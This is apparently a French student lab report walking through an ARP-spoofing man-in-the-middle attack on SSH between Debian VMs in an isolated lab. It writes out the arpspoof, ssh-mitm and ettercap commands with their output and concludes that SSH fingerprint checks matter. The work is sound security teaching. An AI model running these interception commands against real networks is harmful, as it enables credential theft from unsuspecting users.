

LIRONE ADDAD

GAD LEVI

MIGUEL PALIO

```

ce.
Created symlink /etc/systemd/system/multi-user.target.wants/ssh.service → /lib/s
ystemd/system/ssh.service.
rescue-ssh.target is a disabled or a static unit, not starting it.
ssh.socket is a disabled or a static unit, not starting it.
Traitement des actions différées (« triggers ») pour man-db (2.11.2-2) ...
root@debian:~# systemctl status ssh
• ssh.service - OpenBSD Secure Shell server
  Loaded: loaded (/lib/systemd/system/ssh.service; enabled; preset: enabled)
  Active: active (running) since Fri 2026-01-09 11:30:07 CET; 9s ago
    Docs: man:sshd(8)
          man:sshd_config(5)
 Main PID: 4446 (sshd)
   Tasks: 1 (limit: 2236)
  Memory: 1.6M
    CPU: 40ms
  CGroup: /system.slice/ssh.service
          └─4446 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

janv. 09 11:30:07 debian systemd[1]: Starting ssh.service - OpenBSD Secure Shel
janv. 09 11:30:07 debian sshd[4446]: Server listening on 0.0.0.0 port 22.
janv. 09 11:30:07 debian sshd[4446]: Server listening on :: port 22.
janv. 09 11:30:07 debian systemd[1]: Started ssh.service - OpenBSD Secure Shell
lines 1-16/16 (END)

```

Installation du service SSH sur le serveur Debian

Le serveur Debian a été temporairement configuré en mode NAT afin de disposer d'un accès Internet. Cette configuration a permis l'installation du service OpenSSH. Une fois l'installation terminée, le serveur a été replacé dans un réseau Host-only pour la suite du TP.

```

Home x Debian Serveur SSH x Client SSH sous Debian x kali-linux-2025.4-vmware-am... x
Activités Terminal 9 jan
iland@192.168.56.129's password:
Permission denied, please try again.
iland@192.168.56.129's password:
iland@192.168.56.129: Permission denied (publickey,password).
root@debian:~# ssh iland@192.168.56.129
iland@192.168.56.129's password:
Permission denied, please try again.
iland@192.168.56.129's password:

root@debian:~# ssh ilanb@192.168.56.129
ilanb@192.168.56.129's password:
Linux debian 6.1.0-41-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.158-1 (2025-11-09)
x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
ilanb@debian:~$
ilanb@debian:~$
ilanb@debian:~$
ilanb@debian:~$

```

Vérification de la connexion SSH depuis le client


Une connexion SSH a été établie avec succès entre le client Debian et le serveur. Cette étape confirme que le service SSH fonctionne correctement et que la communication réseau est opérationnelle.



```
kali@kali: ~  
Session Actions Edit View Help  
ute eth0  
    valid_lft 1209sec preferred_lft 1209sec  
    inet6 fe80::323a:2c3:f74d:83a7/64 scope link noprefixroute  
    valid_lft forever preferred_lft forever  
  
(kali@kali)-[~]  
$ ping 192.168.56.128  
PING 192.168.56.128 (192.168.56.128) 56(84) bytes of data.  
64 bytes from 192.168.56.128: icmp_seq=1 ttl=64 time=5.38 ms  
64 bytes from 192.168.56.128: icmp_seq=2 ttl=64 time=1.12 ms  
64 bytes from 192.168.56.128: icmp_seq=3 ttl=64 time=18.2 ms  
^C  
--- 192.168.56.128 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2006ms  
rtt min/avg/max/mdev = 1.124/8.220/18.158/7.238 ms  
  
(kali@kali)-[~]  
$ ping 192.168.56.129  
PING 192.168.56.129 (192.168.56.129) 56(84) bytes of data.  
64 bytes from 192.168.56.129: icmp_seq=1 ttl=64 time=3.69 ms  
64 bytes from 192.168.56.129: icmp_seq=2 ttl=64 time=1.54 ms  
^C  
--- 192.168.56.129 ping statistics ---  
2 packets transmitted, 2 received, 0% packet loss, time 1002ms  
rtt min/avg/max/mdev = 1.543/2.615/3.687/1.072 ms  
  
(kali@kali)-[~]  
$
```

Vérification de la connectivité réseau depuis Kali


Des tests de connectivité ont été réalisés depuis la machine Kali afin de vérifier qu'elle peut communiquer avec le client et le serveur Debian. Kali est bien positionnée sur le même réseau.



```
2 packets transmitted, 2 received, 0% packet loss, time 1002ms  
rtt min/avg/max/mdev = 1.543/2.615/3.687/1.072 ms  
  
(kali@kali)-[~]  
$ echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward  
[sudo] password for kali:  
1  
  
(kali@kali)-[~]  
$ cat /proc/sys/net/ipv4/ip_forward  
1  
  
(kali@kali)-[~]  
$
```

Activation du routage IP sur Kali


Le routage IP a été activé sur la machine Kali pour permettre le transfert des paquets entre le client et le serveur. Cette étape est indispensable pour réaliser une attaque Man-In-The-Middle.

A terminal window on a Kali Linux system. The window title is 'kali@kali: ~'. The menu bar shows 'Session', 'Actions', 'Edit', 'View', and 'Help'. The prompt is '(kali@kali)-[~]'. The user enters the command '\$ sudo arpspoof -i eth0 -t 192.168.56.129 192.168.56.128'. The terminal shows the password prompt '[sudo] password for kali:' followed by a series of 12 lines of output, each showing an ARP reply from 192.168.56.128 to 192.168.56.128 via interface eth0. The output lines are: '0:c:29:65:c8:bb 0:c:29:4c:24:fd 0806 42: arp reply 192.168.56.128 is-at 0:c:29:65:c8:bb', '0:c:29:65:c8:bb 0:c:29:4c:24:fd 0806 42: arp reply 192.168.56.128 is-at 0:c:29:65:c8:bb', '0:c:29:65:c8:bb 0:c:29:4c:24:fd 0806 42: arp reply 192.168.56.128 is-at 0:c:29:65:c8:bb', '0:c:29:65:c8:bb 0:c:29:4c:24:fd 0806 42: arp reply 192.168.56.128 is-at 0:c:29:65:c8:bb', '0:c:29:65:c8:bb 0:c:29:4c:24:fd 0806 42: arp reply 192.168.56.128 is-at 0:c:29:65:c8:bb', '0:c:29:65:c8:bb 0:c:29:4c:24:fd 0806 42: arp reply 192.168.56.128 is-at 0:c:29:65:c8:bb', '0:c:29:65:c8:bb 0:c:29:4c:24:fd 0806 42: arp reply 192.168.56.128 is-at 0:c:29:65:c8:bb', '0:c:29:65:c8:bb 0:c:29:4c:24:fd 0806 42: arp reply 192.168.56.128 is-at 0:c:29:65:c8:bb', '0:c:29:65:c8:bb 0:c:29:4c:24:fd 0806 42: arp reply 192.168.56.128 is-at 0:c:29:65:c8:bb', '0:c:29:65:c8:bb 0:c:29:4c:24:fd 0806 42: arp reply 192.168.56.128 is-at 0:c:29:65:c8:bb', '0:c:29:65:c8:bb 0:c:29:4c:24:fd 0806 42: arp reply 192.168.56.128 is-at 0:c:29:65:c8:bb', '0:c:29:65:c8:bb 0:c:29:4c:24:fd 0806 42: arp reply 192.168.56.128 is-at 0:c:29:65:c8:bb'.

```
kali@kali: ~
Session Actions Edit View Help
(kali@kali)-[~]
$ sudo arpspoof -i eth0 -t 192.168.56.129 192.168.56.128
[sudo] password for kali:
0:c:29:65:c8:bb 0:c:29:4c:24:fd 0806 42: arp reply 192.168.56.128 is-at 0:c:29:65:c8:bb
0:c:29:65:c8:bb 0:c:29:4c:24:fd 0806 42: arp reply 192.168.56.128 is-at 0:c:29:65:c8:bb
0:c:29:65:c8:bb 0:c:29:4c:24:fd 0806 42: arp reply 192.168.56.128 is-at 0:c:29:65:c8:bb
0:c:29:65:c8:bb 0:c:29:4c:24:fd 0806 42: arp reply 192.168.56.128 is-at 0:c:29:65:c8:bb
0:c:29:65:c8:bb 0:c:29:4c:24:fd 0806 42: arp reply 192.168.56.128 is-at 0:c:29:65:c8:bb
0:c:29:65:c8:bb 0:c:29:4c:24:fd 0806 42: arp reply 192.168.56.128 is-at 0:c:29:65:c8:bb
0:c:29:65:c8:bb 0:c:29:4c:24:fd 0806 42: arp reply 192.168.56.128 is-at 0:c:29:65:c8:bb
0:c:29:65:c8:bb 0:c:29:4c:24:fd 0806 42: arp reply 192.168.56.128 is-at 0:c:29:65:c8:bb
0:c:29:65:c8:bb 0:c:29:4c:24:fd 0806 42: arp reply 192.168.56.128 is-at 0:c:29:65:c8:bb
0:c:29:65:c8:bb 0:c:29:4c:24:fd 0806 42: arp reply 192.168.56.128 is-at 0:c:29:65:c8:bb
0:c:29:65:c8:bb 0:c:29:4c:24:fd 0806 42: arp reply 192.168.56.128 is-at 0:c:29:65:c8:bb
0:c:29:65:c8:bb 0:c:29:4c:24:fd 0806 42: arp reply 192.168.56.128 is-at 0:c:29:65:c8:bb
```

Lancement de l'attaque par empoisonnement ARP

Une attaque par empoisonnement ARP est lancée afin de rediriger le trafic réseau du client et du serveur vers Kali sans interrompre la communication.

A terminal window on a Kali Linux system. The window title is 'kali@kali: ~'. The menu bar shows 'Session', 'Actions', 'Edit', 'View', and 'Help'. The prompt is '(kali@kali)-[~]'. The user enters the command '\$ sudo /home/kali/.local/bin/ssh-mitm server --remote-host 192.168.56.129'. The terminal shows the output of the ssh-mitm server command, including documentation links, configuration options, and the status 'waiting for connections'. The output is: 'SSH-MITM - ssh audits made simple', 'Documentation: https://docs.ssh-mitm.at', 'Issues: https://github.com/ssh-mitm/ssh-mitm/issues', 'Configuration', 'SSH-Host-Keys:', 'generated temporary RSAKey key with 2048 bit length', 'MD5:9e:4b:cc:4d:7a:94:77:1c:26:c2:5b:1e:95:47:9b:b5', 'SHA256:M7kqu00h3gSgGv9vHkKPSJRopofCtR71KBrzri0ImbQ', 'SHA512:ltDlOQJBfGnm5QocQKDUQtdjObLF616B90MJ1Ppp2QHnV1z68157RSbe1F4ARVmfldV', 'ZU+Pd97tzIIkrMCqg5w', 'listen interfaces :: on port 10022', 'waiting for connections'.

```
(kali@kali)-[~]
$ sudo /home/kali/.local/bin/ssh-mitm server --remote-host 192.168.56.129

SSH-MITM - ssh audits made simple
Documentation: https://docs.ssh-mitm.at
Issues: https://github.com/ssh-mitm/ssh-mitm/issues
Configuration
SSH-Host-Keys:
generated temporary RSAKey key with 2048 bit length
MD5:9e:4b:cc:4d:7a:94:77:1c:26:c2:5b:1e:95:47:9b:b5
SHA256:M7kqu00h3gSgGv9vHkKPSJRopofCtR71KBrzri0ImbQ
SHA512:ltDlOQJBfGnm5QocQKDUQtdjObLF616B90MJ1Ppp2QHnV1z68157RSbe1F4ARVmfldV
ZU+Pd97tzIIkrMCqg5w
listen interfaces :: on port 10022
waiting for connections
```

Lancement de l'outil ssh-mitm sur Kali


L'outil ssh-mitm est lancé sur Kali en mode serveur, en écoute sur le port 10022. Kali agit alors comme un relais SSH entre le client et le serveur légitime.

```
root@debian:~# ssh -p 10022 ilanb@192.168.56.130
ilanb@192.168.56.130's password:
Permission denied, please try again.
ilanb@192.168.56.130's password:
Permission denied, please try again.
ilanb@192.168.56.130's password:
Linux debian 6.1.0-41-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.158-1 (2025-11-09)
x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jan  9 11:45:56 2026 from 192.168.56.128
ilanb@debian:~$
ilanb@debian:~$
```

Lors de l'attaque, le client SSH se connecte à la machine attaquante (Kali) sur le port 10022. L'outil ssh-mitm relaie ensuite la connexion vers le serveur SSH légitime. Les identifiants sont interceptés par l'attaquant avant que la session ne soit établie avec le serveur, illustrant une attaque de type Man-In-The-Middle sur SSH.



```
kali@kali: ~
Session Actions Edit View Help
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534 ...

 34 plugins
 42 protocol dissectors
 57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |=====| 100.00 %

1 hosts added to the hosts list ...

ARP poisoning victims:

GROUP 2 : 192.168.56.128 00:0C:29:ED:7B:10
Starting Unified sniffing ...

Text only Interface activated ...
Hit 'h' for inline help
```

Lancement de l'attaque MITM par empoisonnement ARP


```
(kali@kali)-[~]
$ sudo ettercap -T -q -i ens33

[sudo] password for kali:
Issues:
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
generated temporary RSA key with 1024 bit length
ERROR : 19, No such device
[./src/ec_network.c:source_init:183]
pcap_open_live: ens33: No such device exists (No such device exists)
Listed interfaces: ens33 (port 1002)
(kali@kali)-[~]
```

L'attaque ARP spoofing permet de détourner le trafic SSH du client vers la machine attaquante. Couplée à l'outil ssh-mitm, cette attaque permet l'interception des identifiants SSH sans perturber la session utilisateur.

```
kali@kali: ~
Session Actions Edit View Help
Listening on: ens33
eth0 → 00:0C:29:65:C8:BB
192.168.56.130/255.255.255.0
Interface: fe80::323a:2c3:f74d:83a7/64
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534 ...
34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts ...
* |=====>| 100.00 %
2 hosts added to the hosts list...
Starting Unified sniffing...
Text only Interface activated...
Hit 'h' for inline help
```

La commande ne fonctionnnais pas car j'étais sur ens33 on a du passer sur eth0

```
SSH-MITM - ssh audits made simple
Session Actions Edit View Help

(kali@kali)-[~]
$ sudo ssh-mitm server --remote-host 192.168.56.129

sudo: ssh-mitm: command not found

(kali@kali)-[~]
$ sudo sysctl -w net.ipv4.ip_forward=1

net.ipv4.ip_forward = 1

(kali@kali)-[~]
$ sudo /home/kali/.local/bin/ssh-mitm server --remote-host 192.168.56.129

SSH-MITM - ssh audits made simple
Documentation: https://docs.ssh-mitm.at
Issues: https://github.com/ssh-mitm/ssh-mitm/issues
Configuration

SSH-Host-Keys:
generated temporary RSAKey key with 2048 bit length
MD5:db:31:49:a3:87:40:8f:b1:38:f1:e1:3a:e3:4f:8d:04
SHA256:ymwC0teis/YJYqtig/eqfLWljdkcMiXfk5EFKvQrFmU
SHA512:EVDWrtvW7lQ/3poSFIRUyj1NAwbqB+JLi9/GNeUbbQp/Hjs5w1uDcQoS0rSqszhxQt
rYNvX2ERiELwRqM5EhA

listen interfaces :: on port 10022
waiting for connections

kali@kali: ~
Session Actions Edit View Help

Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help

DHCP: [00:0C:29:65:C8:BB] REQUEST 192.168.56.130
DHCP: [192.168.56.254] ACK : 192.168.56.130 255.255.255.0 GW invalid DNS 192
domain"
DHCP: [00:0C:29:ED:7B:10] DISCOVER
DHCP: [192.168.56.254] OFFER : 192.168.56.128 255.255.255.0 GW invalid DNS 1
alddomain"
DHCP: [00:0C:29:ED:7B:10] REQUEST 192.168.56.128
DHCP: [192.168.56.254] ACK : 192.168.56.128 255.255.255.0 GW invalid DNS 192
domain"
DHCP: [00:0C:29:4C:24:FD] REQUEST 192.168.56.129
DHCP: [192.168.56.254] ACK : 192.168.56.129 255.255.255.0 GW invalid DNS 192
domain"
DHCP: [00:0C:29:65:C8:BB] REQUEST 192.168.56.130
DHCP: [192.168.56.254] ACK : 192.168.56.130 255.255.255.0 GW invalid DNS 192
domain"
DHCP: [00:0C:29:4C:24:FD] REQUEST 192.168.56.129
DHCP: [192.168.56.254] ACK : 192.168.56.129 255.255.255.0 GW invalid DNS 192
domain"
DHCP: [00:0C:29:ED:7B:10] REQUEST 192.168.56.128
DHCP: [192.168.56.254] ACK : 192.168.56.128 255.255.255.0 GW invalid DNS 192
domain"
```


À cette étape, la machine attaquante Kali Linux est configurée pour intercepter les communications réseau entre le client Debian et le serveur SSH.

Le transfert IP est activé sur Kali afin de permettre le routage du trafic entre les deux machines. L'outil *ssh-mitm* est ensuite lancé en mode serveur, en écoutant sur le port **10022**, ce qui permet à Kali de se positionner comme intermédiaire entre le client et le serveur légitime.

```

root@debian:~# ssh -p 10022 ilanb@192.168.56.130
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
)    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the RSA key sent by the remote host is
SHA256:ywwC0teis/YJYqtig/eqfLWljdkcMiXfk5EFKVqRfMU.
Please contact your system administrator.
Add correct host key in /root/.ssh/known_hosts to get rid of this message.
Offending RSA key in /root/.ssh/known_hosts:4
    remove with:
    ssh-keygen -f "/root/.ssh/known_hosts" -R "[192.168.56.130]:10022"
Host key for [192.168.56.130]:10022 has changed and you have requested strict ch
ecking.
Host key verification failed.
root@debian:~# █

```



À cette étape, l'outil ssh-mitm intercepte une tentative de connexion SSH provenant du client Debian. Il identifie précisément la version du client OpenSSH ainsi que plusieurs vulnérabilités connues associées (CVE). L'attaque met en évidence une alerte de type Man-In-The-Middle, confirmée par le changement d'empreinte de clé SSH détecté côté client. Même si la session SSH n'aboutit pas complètement, l'attaquant parvient à collecter des informations sensibles sur le client. Cette situation illustre l'importance de la vérification des clés SSH pour prévenir les attaques MITM.

Conclusion du TP

Ce TP met en évidence les risques liés aux attaques Man-In-The-Middle sur le protocole SSH et souligne l'importance de la vérification des empreintes de clés pour sécuriser les connexions.

